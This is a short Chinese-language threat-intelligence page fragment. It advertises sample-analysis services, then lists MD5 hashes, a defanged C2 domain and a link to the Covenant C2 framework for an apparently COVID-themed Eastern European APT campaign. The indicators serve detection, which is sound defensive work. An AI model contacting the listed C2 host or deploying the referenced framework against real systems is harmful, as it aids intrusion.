支持邮件样本批量检测，自动化鉴别钓鱼邮件，垃圾邮件，情报威胁

样本哈希批量查询
支持样本哈希批量查询

APT样本自动化检测器
APT样本自动化检测器

样本自动化分析
高对抗云沙箱，支持windows、Linux、Android样本自动化分析。

PCAP自动化分析
支持Wireshark等抓包文件自动化分析，支持木马通信协议检测、...

IOCs

MD5

a4f6cec5d34a6dbaeaebf6fa0eed3d05

66e1aba1fa5e957075bb900a52301929

c182d478fc97dd2948abf1be2e65bb49

ae99717d33b75313db6fce11c946c925

4d52bbbf2c519cb6ff3d18b79490d3c6

b600f49949d26ea31b6aec65a6f40349

52e8beb8037a2e37968d2deb0958289d

47570eca4b2f18a654e54d4138120932

C2

microersof[.]xyz

参考链接

https://github.com/84KaliPleXon3/Covenant/tree/058a78be25bff8a14904e738757cbec491993390

东欧地区 APT COVID-19

分享到：